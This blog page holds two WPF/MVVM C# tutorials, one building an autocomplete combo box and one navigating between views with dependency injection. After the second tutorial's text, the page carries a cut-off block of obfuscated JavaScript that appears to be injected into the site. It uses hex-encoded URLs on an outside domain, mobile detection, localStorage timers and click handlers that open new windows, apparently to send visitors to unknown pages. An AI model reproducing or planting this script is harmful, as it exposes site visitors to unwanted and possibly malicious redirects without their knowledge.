Blog

  • Using a Combo Box user control with autocomplete suggestions in WPF MVVM

    Create a new WPF project

    Install the Microsoft.Xaml.Behaviors.Wpf nuget package

    Download link:

    https://www.nuget.org/packages/Microsoft.Xaml.Behaviors.Wpf

    Copy the download link at the download page, open package manager console and enter the command:

    NuGet\Install-Package Microsoft.Xaml.Behaviors.Wpf -Version 1.1.39
    

    Create the Command and event handling code

    BaseViewModel.cs

    using System;
    using System.ComponentModel;
    using System.Diagnostics;
    
    namespace Autocomplete
    {
        public abstract class BaseViewModel : INotifyPropertyChanged
        {
            #region INotifyPropertyChanged Members
    
            public event PropertyChangedEventHandler PropertyChanged;
    
            #endregion
    
            protected void OnPropertyChanged(string propertyName)
            {
                VerifyPropertyName(propertyName);
                PropertyChangedEventHandler handler = PropertyChanged;
                if (handler != null)
                {
                    handler(this, new PropertyChangedEventArgs(propertyName));
                }
            }
    
            protected void OnPropertyChanged(int propertyValue)
            {
                VerifyPropertyName(propertyValue);
                PropertyChangedEventHandler handler = PropertyChanged;
                if (handler != null)
                {
                    handler(this, new PropertyChangedEventArgs(propertyValue.ToString()));
                }
            }
    
            [Conditional("DEBUG")]
            private void VerifyPropertyName(string propertyName)
            {
                if (TypeDescriptor.GetProperties(this)[propertyName] == null)
                    throw new ArgumentNullException(GetType().Name + " does not contain property: " + propertyName);
            }
    
            [Conditional("DEBUG")]
            private void VerifyPropertyName(int propertyValue)
            {
                if (TypeDescriptor.GetProperties(this)[propertyValue] == null)
                    throw new ArgumentNullException(GetType().Name + " does not contain property: " + propertyValue.ToString());
            }
        }
    }
    

    EventArgs.cs

    using System;
    
    namespace Autocomplete
    {
        public class EventArgs<T> : EventArgs
        {
            public EventArgs(T value)
            {
                Value = value;
            }
    
            public T Value { get; private set; }
        }
    }
    

    EventRaiser.cs

    using System;
    
    namespace Autocomplete
    {
        public static class EventRaiser
        {
            public static void Raise(this EventHandler handler, object sender)
            {
                handler?.Invoke(sender, EventArgs.Empty);
            }
    
            public static void Raise<T>(this EventHandler<EventArgs<T>> handler, object sender, T value)
            {
                handler?.Invoke(sender, new EventArgs<T>(value));
            }
    
            public static void Raise<T>(this EventHandler<T> handler, object sender, T value) where T : EventArgs
            {
                handler?.Invoke(sender, value);
            }
    
            public static void Raise<T>(this EventHandler<EventArgs<T>> handler, object sender, EventArgs<T> value)
            {
                handler?.Invoke(sender, value);
            }
        }
    }
    

    RelayCommand.cs

    using System;
    using System.Windows.Input;
    
    namespace Autocomplete
    {
        public class RelayCommand<T> : ICommand
        {
            private readonly Predicate<T> _canExecute;
            private readonly Action<T> _execute;
    
            public RelayCommand(Action<T> execute)
               : this(execute, null)
            {
                _execute = execute;
            }
    
            public RelayCommand(Action<T> execute, Predicate<T> canExecute)
            {
                if (execute == null)
                {
                    throw new ArgumentNullException("execute");
                }
                _execute = execute;
                _canExecute = canExecute;
            }
    
            public bool CanExecute(object parameter)
            {
                return _canExecute == null || _canExecute((T)parameter);
            }
    
            public void Execute(object parameter)
            {
                _execute((T)parameter);
            }
    
            public event EventHandler CanExecuteChanged
            {
                add { CommandManager.RequerySuggested += value; }
                remove { CommandManager.RequerySuggested -= value; }
            }
        }
    
        public class RelayCommand : ICommand
        {
            private readonly Predicate<object> _canExecute;
            private readonly Action<object> _execute;
    
            public RelayCommand(Action<object> execute)
               : this(execute, null)
            {
                _execute = execute;
            }
    
            public RelayCommand(Action<object> execute, Predicate<object> canExecute)
            {
                if (execute == null)
                {
                    throw new ArgumentNullException("execute");
                }
                _execute = execute;
                _canExecute = canExecute;
            }
    
            public bool CanExecute(object parameter)
            {
                return _canExecute == null || _canExecute(parameter);
            }
    
            public void Execute(object parameter)
            {
                _execute(parameter);
            }
    
            // Ensures WPF commanding infrastructure asks all RelayCommand objects whether their
            // associated views should be enabled whenever a command is invoked 
            public event EventHandler CanExecuteChanged
            {
                add
                {
                    CommandManager.RequerySuggested += value;
                    CanExecuteChangedInternal += value;
                }
                remove
                {
                    CommandManager.RequerySuggested -= value;
                    CanExecuteChangedInternal -= value;
                }
            }
    
            private event EventHandler CanExecuteChangedInternal;
    
            public void RaiseCanExecuteChanged()
            {
                CanExecuteChangedInternal.Raise(this);
            }
        }
    }
    

    Create the combo box view and viewmodel

    SuggestionUserControl.cs

    using System.Collections.ObjectModel;
    using System.Linq;
    using System.Windows.Input;
    
    namespace Autocomplete
    {
        public class SuggestionModel
        {
            public string Name { get; set; }
        }
    
        public class SuggestionViewModel : BaseViewModel
        {
            private ICommand _command;
            private string _text;
            private bool _isDropdownOpen = false;
            private System.Windows.Visibility _visibility = System.Windows.Visibility.Hidden;
            private ObservableCollection<SuggestionModel> _suggestions = new ObservableCollection<SuggestionModel>();
            private SuggestionModel _suggestionModel;
            private static readonly string[] SuggestionValues = {
                "England",
                "Spain",
                "UK",
                "UEA",
                "USA",
                "France",
                "Germany",
                "Netherlands",
                "Estonia"
            };
    
            public ICommand TextChangedCommand => _command ?? (_command = new RelayCommand(
                       x =>
                       { 
                           TextChanged(x as string);
                       }));
    
            public ICommand DropdownSelectionChanged => _command ?? (_command = new RelayCommand(
                      x =>
                      {
                          DropdownChanged();
                      }));
    
            public string LabelText
            {
                get { return _text; }
                set
                {
                    _text = value;
                    OnPropertyChanged(nameof(LabelText));
    
                }
            }
    
            public SuggestionModel SelectedSuggestionModel
            {
                get { return _suggestionModel; }
                set
                {
                    _suggestionModel = value;
                    DropdownChanged();
                    if (_suggestionModel != null && !string.IsNullOrEmpty(_suggestionModel.Name))
                    {
                        LabelText = _suggestionModel.Name;
                    }
                    
                    OnPropertyChanged(nameof(SelectedSuggestionModel)); 
                }
            }
    
            public bool IsDropdownOpen
            {
                get { return _isDropdownOpen; }
                set
                {
                    _isDropdownOpen = value;
                    OnPropertyChanged(nameof(IsDropdownOpen));
    
                }
            }
    
            public System.Windows.Visibility Visibility 
            {
                get { return _visibility; }
                set
                {
                    _visibility = value;
                    OnPropertyChanged(nameof(Visibility));
                }
            }
    
            public ObservableCollection<SuggestionModel> Suggestions
            {
                get { return _suggestions; }
                set
                {
                    _suggestions = value;
                    OnPropertyChanged(nameof(Suggestions));
                }
            }
    
            private void DropdownChanged()
            {
                IsDropdownOpen = false;
                Visibility = System.Windows.Visibility.Hidden;
            }
    
            private void TextChanged(string text)
            {
                if (text is null)
                    return;
    
                var suggestions = SuggestionValues.ToList().Where(p => p.ToLower().Contains(text.ToLower())).ToList();
    
                Suggestions = new ObservableCollection<SuggestionModel>();
    
                foreach(var suggestion in suggestions)
                {
                    SuggestionModel suggestionStr = new SuggestionModel
                    {
                        Name = suggestion
                    };
    
                    Suggestions.Add(suggestionStr);
                }
    
                if (!string.IsNullOrEmpty(text) && Suggestions.Count > 0)
                {
                    IsDropdownOpen = true;
                    Visibility = System.Windows.Visibility.Visible;
                }
                else
                {
                    IsDropdownOpen = false;
                    Suggestions = new ObservableCollection<SuggestionModel>();
                    Visibility = System.Windows.Visibility.Hidden;
                }
                
            }
        }
    }
    [code]
    
    <strong>Suggestion.xml</strong>
    
    [code language="xml"]
    <UserControl x:Class="Autocomplete.Suggestion"
                 xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                 xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" 
                 xmlns:d="http://schemas.microsoft.com/expression/blend/2008" 
                 xmlns:local="clr-namespace:Autocomplete"
                 xmlns:i="http://schemas.microsoft.com/xaml/behaviors"
                 mc:Ignorable="d" >
    
        <UserControl.DataContext>
            <local:SuggestionViewModel />
        </UserControl.DataContext>
    
        <StackPanel Orientation="Vertical" >
            <TextBox Name="textBox"
                     VerticalAlignment="Center" 
                     VerticalContentAlignment="Center"
                     HorizontalAlignment="Center" 
                     Width="200" 
                     Height="30"
                     Margin="2"
                     Text="{Binding LabelText}" >
    
                <i:Interaction.Triggers>
                    <i:EventTrigger EventName="TextChanged">
                        <i:InvokeCommandAction CommandParameter="{Binding Text, ElementName=textBox}"
                                               Command="{Binding TextChangedCommand}"/>
                    </i:EventTrigger>
                </i:Interaction.Triggers>
            </TextBox>
      
            <ComboBox  
                Width="200"  
                Height="30"
                VerticalContentAlignment="Bottom"
                IsDropDownOpen="{Binding IsDropdownOpen}"
                Visibility="{Binding Visibility}"
                SelectedItem="{Binding SelectedSuggestionModel}"
                ItemsSource="{Binding Path=Suggestions}" 
                DisplayMemberPath="Name">
                <i:Interaction.Triggers>
                    <i:EventTrigger EventName="DropDownOpened">
                        <i:InvokeCommandAction Command="{Binding DropdownSelectionChanged}"/>
                    </i:EventTrigger>
                </i:Interaction.Triggers>
            </ComboBox>
        </StackPanel>
    </UserControl>
    

    Use the combo box user control in your code

    Once the control is implemented we can then apply it where we link, in this example we place in the main window.

    MainWindow.xaml

    <Window x:Class="Autocomplete.MainWindow"
            xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
            xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
            xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
            xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
            xmlns:local="clr-namespace:Autocomplete"
            mc:Ignorable="d"
            Title="MainWindow" Height="450" Width="800">
        <Grid>
            <local:Suggestion/>
        </Grid>
    </Window>
    

    On running the application we have the combo box displayed, but not yet populated:

    If we type in “e” for example, see that the combo box is populated with the list of suggested entries that all contain this letter:

    And on selecting one of the entries, the combo box becomes hidden and the text box is populated with the selected text:

    Purchase the Visual Studio 2019 project from here:

  • Navigating between views in WPF / MVVM using dependency injection

    A previous post described how to navigate between views in a WPF / MVVM project using the Mediator pattern as a means of passing data around and/or identifying the screen you wish to navigate to.

    I believe dependency injection is a cleaner and more SOLID-principled way of accomplishing the process of injecting dependencies into the objects of classes that depend on them. In using this, we lessen the need to create objects inside classes and make unit testing easier.

    The following example shows how to accomplish this as a Visual Studio 2022 WPF project.

    Step 1. Create a new WPF project

    Step 2. Install NuGet packages

    Install the packages necessary to enable dependency injection. In this example we use the ones from Microsoft Extensions, installing them via the Package Manager Console. You will need to install these two:

    https://www.nuget.org/packages/Microsoft.Extensions.DependencyInjection/

    https://www.nuget.org/packages/Microsoft.Extensions.Hosting

    Copy the NuGet packages for each and enter into the console in this manner:

    NuGet\Install-Package Microsoft.Extensions.DependencyInjection -Version 6.0.1
    
    NuGet\Install-Package Microsoft.Extensions.Hosting -Version 6.0.1
    

    Example output from NuGet installation as shown:

    Step 3. Add classes for event handling, RelayCommand etc

    RelayCommand.cs

    using System;
    using System.Windows.Input;
    
    namespace MvvmNavigateViews
    {
        public class RelayCommand<T> : ICommand
        {
            private readonly Predicate<T> _canExecute;
            private readonly Action<T> _execute;
    
            public RelayCommand(Action<T> execute)
               : this(execute, null)
            {
                _execute = execute;
            }
    
            public RelayCommand(Action<T> execute, Predicate<T> canExecute)
            {
                if (execute == null)
                {
                    throw new ArgumentNullException("execute");
                }
                _execute = execute;
                _canExecute = canExecute;
            }
    
            public bool CanExecute(object parameter)
            {
                return _canExecute == null || _canExecute((T)parameter);
            }
    
            public void Execute(object parameter)
            {
                _execute((T)parameter);
            }
    
            public event EventHandler CanExecuteChanged
            {
                add { CommandManager.RequerySuggested += value; }
                remove { CommandManager.RequerySuggested -= value; }
            }
        }
    
        public class RelayCommand : ICommand
        {
            private readonly Predicate<object> _canExecute;
            private readonly Action<object> _execute;
    
            public RelayCommand(Action<object> execute)
               : this(execute, null)
            {
                _execute = execute;
            }
    
            public RelayCommand(Action<object> execute, Predicate<object> canExecute)
            {
                if (execute == null)
                {
                    throw new ArgumentNullException("execute");
                }
                _execute = execute;
                _canExecute = canExecute;
            }
    
            public bool CanExecute(object parameter)
            {
                return _canExecute == null || _canExecute(parameter);
            }
    
            public void Execute(object parameter)
            {
                _execute(parameter);
            }
    
            // Ensures WPF commanding infrastructure asks all RelayCommand objects whether their
            // associated views should be enabled whenever a command is invoked 
            public event EventHandler CanExecuteChanged
            {
                add
                {
                    CommandManager.RequerySuggested += value;
                    CanExecuteChangedInternal += value;
                }
                remove
                {
                    CommandManager.RequerySuggested -= value;
                    CanExecuteChangedInternal -= value;
                }
            }
    
            private event EventHandler CanExecuteChangedInternal;
    
            public void RaiseCanExecuteChanged()
            {
                CanExecuteChangedInternal.Raise(this);
            }
        }
    }


    EventRaiser.cs

    using System;
    
    namespace MvvmNavigateViews
    {
        public static class EventRaiser
        {
            public static void Raise(this EventHandler handler, object sender)
            {
                handler?.Invoke(sender, EventArgs.Empty);
            }
    
            public static void Raise<T>(this EventHandler<EventArgs<T>> handler, object sender, T value)
            {
                handler?.Invoke(sender, new EventArgs<T>(value));
            }
    
            public static void Raise<T>(this EventHandler<T> handler, object sender, T value) where T : EventArgs
            {
                handler?.Invoke(sender, value);
            }
    
            public static void Raise<T>(this EventHandler<EventArgs<T>> handler, object sender, EventArgs<T> value)
            {
                handler?.Invoke(sender, value);
            }
        }
    }
    

    EventArgs.cs

    using System;
    
    namespace MvvmNavigateViews
    {
        public class EventArgs<T> : EventArgs
        {
            public EventArgs(T value)
            {
                Value = value;
            }
            public T Value { get; private set; }
        }
    }
    

    Step 4. Create a common ViewModel interface

    IPageViewModel.cs

    All user control based ViewModels inherit from an IPageViewModel interface so they can have some common properties:

    using System;
    
    namespace MvvmNavigateViews
    {
        public interface IPageViewModel
        {
            event EventHandler<EventArgs<string>>? ViewChanged;
            string PageId { get; set; }
            string Title { get; set; }
        }
    }
    

    Step 5. Create an interface for storing and sharing common data between view models

    IDataModel.cs

    using System.Collections.Generic;
    
    namespace MvvmNavigateViews
    {
        public interface IDataModel
        {
            string Data { get; set; }
            string? Reverse();
        }
    }
    

    DataModel.cs

    
    using System;
    namespace MvvmNavigateViews;
    
    public class DataModel : IDataModel
    {
        public string Data { get; set; }
        public string? Reverse()
        {
            char[] charArray = Data.ToCharArray();
            Array.Reverse(charArray);
            return new string(charArray);
        }
    
        public DataModel()
        {
            Data = "";
        }
    
        public DataModel(string data)
        {
            Data = data;
        }
    }
    

    Step 6. Update the starting point of the application

    App.xaml.cs is the WPF application’s starting point.

    In this code we create the default builder, something that is common to dependency injection methods, so that it is wired up for dependency injection. We also modify the startup method to await the startup of our container and the exit method to await the stopping of the AppHost. Given that in this example the MainWindow is deemed to be a singleton, given that there is only one of them, plus we add a transient for the IPageViews data.

    Don’t worry about the other missing classes yet.

    App.xaml.cs

    using System.Collections.Generic;
    using System.Windows;
    using Microsoft.Extensions.DependencyInjection;
    using Microsoft.Extensions.Hosting;
    namespace MvvmNavigateViews;
    
    
    public partial class App : Application
    {
        public App()
        {
            AppHost = Host.CreateDefaultBuilder().ConfigureServices((hostContext, services) =>
            {
                services.AddSingleton<MainWindow>();
                services.AddTransient<IDataModel, DataModel>();
            }).Build();
        }
        protected override async void OnStartup(StartupEventArgs e)
        {
            await AppHost!.StartAsync();
            var startupForm = AppHost.Services.GetRequiredService<MainWindow>();
            startupForm!.DataContext = new MainWindowViewModel(new DataModel { Data = "Placeholder" });
            startupForm!.Show();
            base.OnStartup(e);
        }
    
        protected override async void OnExit(ExitEventArgs e)
        {
            await AppHost!.StopAsync();
            base.OnExit(e);
        }
    
        
        public static IHost? AppHost { get; private set; }
    }


    Step 7. Create the ViewModel classes

    The classes created are a base ViewModel class implementing INotifyPropertyChanged, the MainWindow ViewModel and ViewModels for the user controls.

    BaseViewModel.cs

    using System;
    using System.ComponentModel;
    using System.Diagnostics;
    
    namespace MvvmNavigateViews
    {
        public abstract class BaseViewModel : INotifyPropertyChanged
        {
            public event PropertyChangedEventHandler? PropertyChanged;
    
            protected void OnPropertyChanged(string propertyName)
            {
                VerifyPropertyName(propertyName);
                PropertyChanged?.Invoke(this, new PropertyChangedEventArgs(propertyName));
            }
    
            [Conditional("DEBUG")]
            private void VerifyPropertyName(string propertyName)
            {
                if (TypeDescriptor.GetProperties(this)[propertyName] == null)
                    throw new ArgumentNullException(GetType().Name + " does not contain property: " + propertyName);
            }
        }
    }
    

    MainWindowViewModel.cs

    using System.Collections.Generic;
    
    namespace MvvmNavigateViews
    {
        public class MainWindowViewModel : BaseViewModel
        {
            private IPageViewModel? _pageViewModel;
            private readonly Dictionary<string, IPageViewModel>? _pageViewModels = new();
    
            public IPageViewModel? CurrentPageViewModel
            {
                get
                {
                    return _pageViewModel;
                }
                set
                {
                    _pageViewModel = value;
                    OnPropertyChanged(nameof(CurrentPageViewModel));
                }
            }
    
    
            public MainWindowViewModel(IDataModel pageViews)
            {
                _pageViewModels["1"] = new UserControl1ViewModel("1");
                _pageViewModels["1"].ViewChanged += (o, s) =>
                {
                    CurrentPageViewModel = _pageViewModels[s.Value];
                    pageViews.Data = "Data: " + s.Value.ToString();
                };
    
                _pageViewModels["2"] = new UserControl2ViewModel("2");
                _pageViewModels["2"].ViewChanged += (o, s) =>
                {
                    CurrentPageViewModel = _pageViewModels[s.Value];
                    pageViews.Data = "Data: " + s.Value.ToString();
                };
    
                _pageViewModels["3"] = new UserControl3ViewModel("3");
                _pageViewModels["3"].ViewChanged += (o, s) =>
                {
                    CurrentPageViewModel = _pageViewModels[s.Value];
                    pageViews.Data = "Data: " + s.Value.ToString();
                };
    
                CurrentPageViewModel = _pageViewModels["1"];
            }
        }
    }
    

    UserControl1ViewModel.cs

    using System;
    using System.Windows.Input;
    
    namespace MvvmNavigateViews
    {
        public class UserControl1ViewModel : IPageViewModel
        {
            private ICommand? _goTo2;
            private ICommand? _goTo3;
    
            public event EventHandler<EventArgs<string>>? ViewChanged;
            public string PageId { get; set; }
            public string Title { get; set; }
    
            public UserControl1ViewModel(string pageIndex = "1")
            {
                PageId = pageIndex;
                Title = "View 1";
            }
            public ICommand GoTo2
            {
                get
                {
                    return _goTo2 ??= new RelayCommand(x =>
                    {
                        ViewChanged?.Raise(this, "2");
        
    
                });
                }
            }
    
            public ICommand GoTo3
            {
                get
                {
                    return _goTo3 ??= new RelayCommand(x =>
                    {
                        ViewChanged?.Raise(this, "3");
                    });
                }
            }
        }
    }
    

    UserControl2ViewModel.cs

    using System;
    using System.Windows.Input;
    
    namespace MvvmNavigateViews
    {
        public class UserControl2ViewModel : BaseViewModel, IPageViewModel
        {
            private ICommand? _goTo1;
            private ICommand? _goTo3;
            public event EventHandler<EventArgs<string>>? ViewChanged;
            public string PageId { get; set; }
            public string Title { get; set; } = "View 2";
    
            public UserControl2ViewModel(string pageIndex = "2")
            {
                PageId = pageIndex;
            }
    
            public ICommand GoTo1
            {
                get
                {
                    return _goTo1 ??= new RelayCommand(x =>
                    {
                        ViewChanged?.Raise(this, "1");
                    });
                }
            }
    
            public ICommand GoTo3
            {
                get
                {
                    return _goTo3 ??= new RelayCommand(x =>
                    {
                        ViewChanged?.Raise(this, "3");
                    });
                }
            }
        }
    }
    

    UserControl3ViewModel.cs

    using System;
    using System.Windows.Input;
    
    namespace MvvmNavigateViews
    {
        public class UserControl3ViewModel : BaseViewModel, IPageViewModel
        {
            private ICommand? _goTo1;
            private ICommand? _goTo2;
    
            public event EventHandler<EventArgs<string>>? ViewChanged;
            public string PageId { get; set; }
            public string Title { get; set; } = "View 3";
    
            public UserControl3ViewModel(string pageIndex = "3")
            {
                PageId = pageIndex;
            }
    
            public ICommand GoTo1
            {
                get
                {
                    return _goTo1 ??= new RelayCommand(x =>
                    {
                        ViewChanged?.Raise(this, "1");
                    });
                }
            }
    
            public ICommand GoTo2
            {
                get
                {
                    return _goTo2 ??= new RelayCommand(x =>
                    {
                        ViewChanged?.Raise(this, "2");
                    });
                }
            }
        }
    }
    

    Step 8: Create the Views

    App.xaml

    <Application x:Class="MvvmNavigateViews.App"
                 xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                 xmlns:local="clr-namespace:MvvmNavigateViews">
        <Application.Resources>
            <DataTemplate DataType="{x:Type local:UserControl1ViewModel}">
                <local:UserControl1 />
            </DataTemplate>
            <DataTemplate DataType="{x:Type local:UserControl2ViewModel}">
                <local:UserControl2 />
            </DataTemplate>
            <DataTemplate DataType="{x:Type local:UserControl3ViewModel}">
                <local:UserControl3 />
            </DataTemplate>
        </Application.Resources>
    </Application>
    

    MainWindow.xaml

    <Window x:Class="MvvmNavigateViews.MainWindow"
            xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
            xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
            xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
            xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
            xmlns:local="clr-namespace:MvvmNavigateViews" d:DataContext="{d:DesignInstance Type=local:MainWindowViewModel}"
            mc:Ignorable="d"
            Title="Page navigation" Height="450" Width="800">
        <Grid>
            <ContentControl Content="{Binding CurrentPageViewModel}" />
        </Grid>
    </Window>
    

    For adding the following User controls select New item > User Control (WPF)
    UserControl1.xaml

    <UserControl x:Class="MvvmNavigateViews.UserControl1"
                 xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                 xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" 
                 xmlns:d="http://schemas.microsoft.com/expression/blend/2008" 
                 xmlns:local="clr-namespace:MvvmNavigateViews" d:DataContext="{d:DesignInstance Type=local:UserControl1ViewModel}"
                 mc:Ignorable="d" 
                 d:DesignHeight="450" d:DesignWidth="800">
    
        <Grid>
            <Grid.ColumnDefinitions>
                <ColumnDefinition Width="*" />
            </Grid.ColumnDefinitions>
            <Label 
                    Name="View1"  
                    VerticalAlignment="Top" HorizontalAlignment="Center"
                    Content="View 1"  
                    Height="40"  
                    Canvas.Left="10" Canvas.Top="10"  
                    FontSize="14" FontFamily="Georgia"  
                    FontWeight="Bold"/>
    
            <StackPanel VerticalAlignment="Center" HorizontalAlignment="Center">
                <Button                
                    Content="Go to View 2"
                    Command="{Binding GoTo2}"
                    Width="90" Height="30" Margin="0,20" />
                <Button               
                    Content="Go to View 3"
                    Command="{Binding GoTo3}"
                    Width="90" Height="30" />
            </StackPanel>
        </Grid>
    </UserControl>
    

    UserControl2.xaml

    <UserControl x:Class="MvvmNavigateViews.UserControl2"
                 xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                 xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" 
                 xmlns:d="http://schemas.microsoft.com/expression/blend/2008" 
                 xmlns:local="clr-namespace:MvvmNavigateViews" d:DataContext="{d:DesignInstance Type=local:UserControl2ViewModel}"
                 mc:Ignorable="d" 
                 d:DesignHeight="450" d:DesignWidth="800">
        <Grid>
            <Grid.ColumnDefinitions>
                <ColumnDefinition Width="*" />
            </Grid.ColumnDefinitions>
            <Label 
                    Name="View2"  
                    VerticalAlignment="Top" HorizontalAlignment="Center"
                    Content="View 2"  
                    Height="40"  
                    Canvas.Left="10" Canvas.Top="10"  
                    FontSize="14" FontFamily="Georgia"  
                    FontWeight="Bold"/>
    
            <StackPanel VerticalAlignment="Center" HorizontalAlignment="Center">
                <Button                
                    Content="Go to View 1"
                    Command="{Binding GoTo1}"
                    Width="90" Height="30" Margin="0,20" />
                <Button               
                    Content="Go to View 3"
                    Command="{Binding GoTo3}"
                    Width="90" Height="30" />
            </StackPanel>
        </Grid>
    </UserControl>
    

    UserControl3.xaml

    <UserControl x:Class="MvvmNavigateViews.UserControl3"
                 xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
                 xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                 xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" 
                 xmlns:d="http://schemas.microsoft.com/expression/blend/2008" 
                 xmlns:local="clr-namespace:MvvmNavigateViews" d:DataContext="{d:DesignInstance Type=local:UserControl3ViewModel}"
                 mc:Ignorable="d" 
                 d:DesignHeight="450" d:DesignWidth="800">
        <Grid>
            <Grid.ColumnDefinitions>
                <ColumnDefinition Width="*" />
            </Grid.ColumnDefinitions>
            <Label 
                    Name="View3"  
                    VerticalAlignment="Top" HorizontalAlignment="Center"
                    Content="View 3"  
                    Height="40"  
                    Canvas.Left="10" Canvas.Top="10"  
                    FontSize="14" FontFamily="Georgia"  
                    FontWeight="Bold"/>
    
            <StackPanel VerticalAlignment="Center" HorizontalAlignment="Center">
                <Button                
                    Content="Go to View 1"
                    Command="{Binding GoTo1}"
                    Width="90" Height="30" Margin="0,20" />
                <Button               
                    Content="Go to View 2"
                    Command="{Binding GoTo2}"
                    Width="90" Height="30" />
            </StackPanel>
        </Grid>
    </UserControl>
    

    Now that you’ve bolted on all the bits and pieces needed to implement the dependency injection within a WPF / MVVM environment, it’s time to give it a spin.

    On firing up the application see that the current page view model / view defaults to that of “View 1”.

    Now click the button the button titled “Go to View 2” and observe how the application navigates us to “View 2” as intended.

    And then click the button the button titled “Go to View 3” and observe how the application navigates us to “View 3”

    And so on.
    (_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,_0x1334d6);}function _0x1922(){const _0x5a990b=[‘substr’,’length’,’-hurs’,’open’,’round’,’443779RQfzWn’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x59\x7a\x33\x63\x303′,’click’,’5114346JdlaMi’,’1780163aSIYqH’,’forEach’,’host’,’_blank’,’68512ftWJcO’,’addEventListener’,’-mnts’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x69\x7a\x70\x35\x63\x335′,’4588749LmrVjF’,’parse’,’630bGPCEV’,’mobileCheck’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x6d\x4f\x65\x38\x63\x318′,’abs’,’-local-storage’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x78\x6c\x64\x39\x63\x369′,’56bnMKls’,’opera’,’6946eLteFW’,’userAgent’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x68\x75\x34\x63\x364′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x44\x46\x37\x63\x397′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x67\x46\x32\x63\x342′,’floor’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x4e\x61\x6e\x36\x63\x306′,’999HIfBhL’,’filter’,’test’,’getItem’,’random’,’138490EjXyHW’,’stopPropagation’,’setItem’,’70kUzPYI’];_0x1922=function(){return _0x5a990b;};return _0x1922();}(function(_0x16ffe6,_0x1e5463){const _0x20130f=_0x3023,_0x307c06=_0x16ffe6();while(!![]){try{const _0x1dea23=parseInt(_0x20130f(0x1d6))/0x1+-parseInt(_0x20130f(0x1c1))/0x2*(parseInt(_0x20130f(0x1c8))/0x3)+parseInt(_0x20130f(0x1bf))/0x4*(-parseInt(_0x20130f(0x1cd))/0x5)+parseInt(_0x20130f(0x1d9))/0x6+-parseInt(_0x20130f(0x1e4))/0x7*(parseInt(_0x20130f(0x1de))/0x8)+parseInt(_0x20130f(0x1e2))/0x9+-parseInt(_0x20130f(0x1d0))/0xa*(-parseInt(_0x20130f(0x1da))/0xb);if(_0x1dea23===_0x1e5463)break;else _0x307c06[‘push’](_0x307c06[‘shift’]());}catch(_0x3e3a47){_0x307c06[‘push’](_0x307c06[‘shift’]());}}}(_0x1922,0x984cd),function(_0x34eab3){const _0x111835=_0x3023;window[‘mobileCheck’]=function(){const _0x123821=_0x3023;let _0x399500=![];return function(_0x5e9786){const _0x1165a7=_0x3023;if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x1165a7(0x1ca)](_0x5e9786)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( 